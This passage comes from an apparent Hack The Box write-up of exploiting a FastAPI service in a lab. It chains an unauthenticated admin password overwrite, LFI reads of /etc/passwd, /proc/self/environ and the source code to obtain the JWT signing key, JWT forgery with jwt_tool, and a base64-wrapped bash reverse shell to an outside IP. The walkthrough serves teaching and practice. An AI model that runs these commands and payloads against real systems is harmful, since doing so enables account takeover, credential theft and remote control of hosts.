Nine routes, three of which no wordlist would ever have found: SecretFlagEndpoint, admin/file and admin/exec/{command}. That is the real payoff of having registered. /admin/exec/{command} is command execution served on a plate and /admin/file smells like file reading, but both hang off /admin and we are just a regular user. The one that sits under /user, within our account's reach, is /user/updatepass.
Admin account takeover
The /updatepass schema
The specification does not only list routes: it describes every body. We look at what updatepass wants:
curl -X GET -s http://10.10.11.161/openapi.json -H "Authorization: Bearer <jwt>" | jq | grep '/api/v1/user/updatepass' -A 15
"/api/v1/user/updatepass": {
  "post": {
    "tags": ["user"],
    "summary": "Update Password",
    "description": "Update a user password",
    "operationId": "update_password_api_v1_user_updatepass_post",
    "requestBody": {
      "content": { "application/json": {
        "schema": { "$ref": "#/components/schemas/UserPWUpdate" }
      } }
    }
  }
}
The $ref points at the UserPWUpdate schema, which also ships in the same document:
curl -X GET -s http://10.10.11.161/openapi.json -H "Authorization: Bearer <jwt>" | jq | grep '"UserPWUpdate"' -A 15
"UserPWUpdate": {
  "title": "UserPWUpdate",
  "required": ["guid", "password"],
  "type": "object",
  "properties": {
    "guid":     { "title": "Guid",     "type": "string" },
    "password": { "title": "Password", "type": "string" }
  }
}
There is the design flaw, written down by the application itself. Changing a password requires exactly two things: a guid and the new password. The current password is never asked for, and the user being acted upon is identified by a value travelling in the body, not by the caller's session.
And we have had a guid since recon: the administrator's, served up by the IDOR on /api/v1/user/1.
Overwriting the admin's password
curl -X POST -s http://10.10.11.161/api/v1/user/updatepass -H "content-type: application/json" -d '{"guid":"36c2e94a-4271-4259-93bf-c96ad5948284","password":"1234"}'
{"date":null,"id":1,"is_superuser":true,
 "hashed_password":"$2b$12$uv1Ao/KHVrtpE6n.nar2B.CC41fFtJ6Xk475ur/1Ooe3P7egRR7UK",
 "guid":"36c2e94a-4271-4259-93bf-c96ad5948284","email":"admin@htb.local",
 "time_created":1649533388111,"last_update":null}
Two things here deserve a second look.
The first is in the command, in what is not there: no Authorization header. No token, ours or anyone else's. The endpoint accepts an anonymous request and changes the superuser's password. Registering was needed to discover /updatepass by reading openapi.json, but not to use it.
The second is in the response: the API returns the complete user object, hashed_password included. It is bcrypt with cost 12, so cracking it is not realistic, but that is no excuse: an endpoint that hands back password hashes is a leak with no upside. Here it is redundant on top of that, since we picked the password ourselves a moment ago.
We check the change took effect:
curl -X POST -s http://10.10.11.161/api/v1/user/login -d 'username=admin@htb.local&password=1234'
{"access_token":"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ0eXBlIjoiYWNjZXNzX3Rva2VuIiwiZXhwIjoxNzY1MDU0OTEwLCJpYXQiOjE3NjQzNjM3MTAsInN1YiI6IjEiLCJpc19zdXBlcnVzZXIiOnRydWUsImd1aWQiOi...","token_type":"bearer"}Decoding the payload (the middle part, base64url) shows "sub":"1" and "is_superuser":true. We are API administrators.
/admin/exec: "Debug key missing from JWT"
With the superuser token, the first thing to try is the endpoint that grants direct RCE:
curl -s http://10.10.11.161/api/v1/admin/exec/whoami -H "Authorization: Bearer <admin-jwt>"
{"detail":"Debug key missing from JWT"}And that is where the easy path ends. is_superuser is not enough: /admin/exec additionally demands a debug claim inside the token, a second gate meant to keep command execution alive only while someone is debugging.
It is a remarkably generous error message, because it does not say "forbidden", it says exactly what is missing. And we cannot simply bolt "debug": true onto the payload and resend it: touching a JWT invalidates its signature. Either we find the key the server signs with, or this goes nowhere.
The other admin endpoint is still available, and now it has a concrete goal: /admin/file reads files, and the signing key lives in some file.
RCE: forge a privileged JWT
Authenticated LFI
We repeat the error-message technique to work out what /admin/file expects:
curl -X POST -s http://10.10.11.161/api/v1/admin/file -H "Authorization: Bearer <admin-jwt>"
curl -X POST -s ... -H "content-type: application/json" -d '{"example":"example"}'
curl -X POST -s ... -H "content-type: application/json" -d '{"file":"/etc/passwd"}'
{"detail":[{"loc":["body"],"msg":"field required","type":"value_error.missing"}]}
{"detail":[{"loc":["body","file"],"msg":"field required","type":"value_error.missing"}]}
{"file":"root:x:0:0:root:/root:/bin/bash\ndaemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin\n...\nhtb:x:1000:1000::/home/htb:/bin/bash\n"}
The second error hands us the field name (file) and the third returns all of /etc/passwd: an LFI with no filtering at all, absolute paths, no ../ needed. At the end of the file, htb:x:1000:1000::/home/htb:/bin/bash, the only real user on the box.
With a user, an LFI and port 22 open, the obvious shortcut is their private key:
curl -X POST -s ... -d '{"file":"/home/htb/.ssh/id_rsa"}'
curl -X POST -s ... -d '{"file":"/home/htb/user.txt"}'
Internal Server Error{"file":"2783bb25dced850aa5c6ff04e4c06ec3\n"}The id_rsa does not exist (or is not readable), and the LFI does not distinguish between the two cases: any failure to open blows up with a 500. The quick SSH route is closed.
In exchange, the second request leaves something curious: the user flag is read right here, with no shell, no RCE, just by reading a file. The flag is not the real objective of the box, but it is a useful yardstick for the impact of an arbitrary LFI: if it can read user.txt, it can read anything the process has permission to open.
From the process to the source code
We know there is a signing key somewhere and that we can read files, but not where the application is deployed. Instead of guessing paths, we ask the process itself through /proc/self:
curl -X POST -s ... -d '{"file":"/proc/self/cmdline"}' | jq
curl -X POST -s ... -d '{"file":"/proc/self/environ"}' | jq
curl -X POST -s ... -d '{"file":"/home/htb/uhc/app/main.py"}' | jq
# /proc/self/cmdline
/home/htb/uhc/.venv/bin/python3\0-c\0from multiprocessing.spawn import spawn_main; ...

# /proc/self/environ
APP_MODULE=app.main:app\0PWD=/home/htb/uhc\0LOGNAME=htb\0PORT=80\0HOME=/home/htb\0
LANG=C.UTF-8\0VIRTUAL_ENV=/home/htb/uhc/.venv\0HOST=0.0.0.0\0USER=htb\0
PATH=/home/htb/uhc/.venv/bin:/usr/local/sbin:...\0
Two variables solve the problem. PWD=/home/htb/uhc says where the service was launched from and APP_MODULE=app.main:app says which module Uvicorn loads, in Python notation: package app, module main, object app. Translated into a path, app.main is app/main.py hanging off the working directory:
/home/htb/uhc + app/main.py -> /home/htb/uhc/app/main.pyThat is not guessing, that is reading. And it works:
curl -X POST -s ... -d '{"file":"/home/htb/uhc/app/main.py"}' | jq '.file' -r > main.py
cat -l py main.py
from fastapi import FastAPI, APIRouter, Query, HTTPException, Request, Depends
from fastapi.openapi.docs import get_swagger_ui_html
from app.schemas.user import User
from app.api.v1.api import api_router
from app.core.config import settings
from app import deps
from app import crud

app = FastAPI(title="UHC API Quals", openapi_url=None, docs_url=None, redoc_url=None)
root_router = APIRouter(default_response_class=UJSONResponse)
Two readings of this fragment.
The first settles the 401 we saw during recon. FastAPI(...) is instantiated with openapi_url=None and docs_url=None, meaning the automatic documentation is disabled. But the developer wired it back up by hand further down, behind a dependency that demands a token. That is why /openapi.json answered 401 and not 404: the endpoint existed, it was merely protected, and that protection collapses the moment anyone can register.
The second is the thread we were after: from app.core.config import settings. The configuration lives in app/core/config.py, and that is where a signing key usually ends up.
The signing key
curl -X POST -s ... -d '{"file":"/home/htb/uhc/app/core/config.py"}' | jq '.file' -r > config.py
cat -l py config.py
class Settings(BaseSettings):
    API_V1_STR: str = "/api/v1"
    JWT_SECRET: str = "SuperSecretSigningKey-HTB"
    ALGORITHM: str = "HS256"

    # 60 minutes * 24 hours * 8 days = 8 days
    ACCESS_TOKEN_EXPIRE_MINUTES: int = 60 * 24 * 8
The signing key, in cleartext, in the repository: SuperSecretSigningKey-HTB. And next to it the algorithm, HS256, which is symmetric: the same string that signs is the one that verifies. Whoever reads it does not gain the ability to check tokens, they gain the ability to issue them (credentials in source code).
Signing a token with debug:true
We now have both pieces: we know what is missing (debug) and what to sign with. jwt_tool (repo) does both in one step, with -T to edit the payload and -S hs256 -p to re-sign:
python3 jwt_tool.py '<admin-jwt>' -T -S hs256 -p 'SuperSecretSigningKey-HTB'
Token header values:
[1] alg = "HS256"
[2] typ = "JWT"

Token payload values:
[1] type = "access_token"
[2] exp = 1765054910   ==> TIMESTAMP = 2025-12-06 21:01:50 (UTC)
[3] iat = 1764363710   ==> TIMESTAMP = 2025-11-28 21:01:50 (UTC)
[4] sub = "1"
[5] is_superuser = True
We add the claim the error asked for, through the *ADD A VALUE* option:

[6] guid = "36c2e94a-4271-4259-93bf-c96ad5948284"
[7] *ADD A VALUE*
> 7
Please enter new Key and hit ENTER
> debug
Please enter new value for debug and hit ENTER
> true

[7] debug = True

jwttool_c7a9bd31cfe220541128c9f3b908c571 - Tampered token - HMAC Signing:
[+] eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ0eXBlIjoi...LjkZWJ1ZyI6dHJ1ZX0.24sWIEDhbh9soeJgsyhqWuV9ALohaRIE7lWuAQ0PcGU
HMAC Signing is the part that matters: it has not mangled the signature to fool anyone, it has computed the correct signature for the new contents using the server's legitimate key. To the API this token is indistinguishable from one it issued itself, because cryptographically it is.
curl -s http://10.10.11.161/api/v1/admin/exec/whoami -H "Authorization: Bearer <forged-token>"
"htb"This is a textbook JWT forgery. The lesson is not that HS256 is insecure, but that a JWT is only worth as much as its signing secret: the moment the key can be read, every claim in the token falls under the attacker's control, including the ones the developer considered internal.
Initial access
Reverse shell
/admin/exec takes the command in the URL, so spaces and special characters are a problem. The standard fix: wrap the payload in base64, which only uses safe characters, and decode it on the target.
Before firing it at the box, we test it locally. It is a habit that saves dead time staring at a silent listener, because it separates "the payload is wrong" from "the payload is not arriving":
echo -n "/bin/bash -c 'bash -i >& /dev/tcp/10.10.16.6/4444 0>&1'" | base64
echo 'L2Jpbi9iYXNoIC1jICdiYXNoIC1pID4mIC9kZXYvdGNwLzEwLjEwLjE2LjYvNDQ0NCAwPiYxJw==' | base64 -d | bash
[+] Listening for reverse shells on 0.0.0.0:4444
[+] Got reverse shell from kali~10.10.16.6-Linux-x86_64  Assigned SessionID <1>
The shell comes back from our own Kali: the chain works. Now we send it through the URL, with | encoded as %7C and spaces as %20:
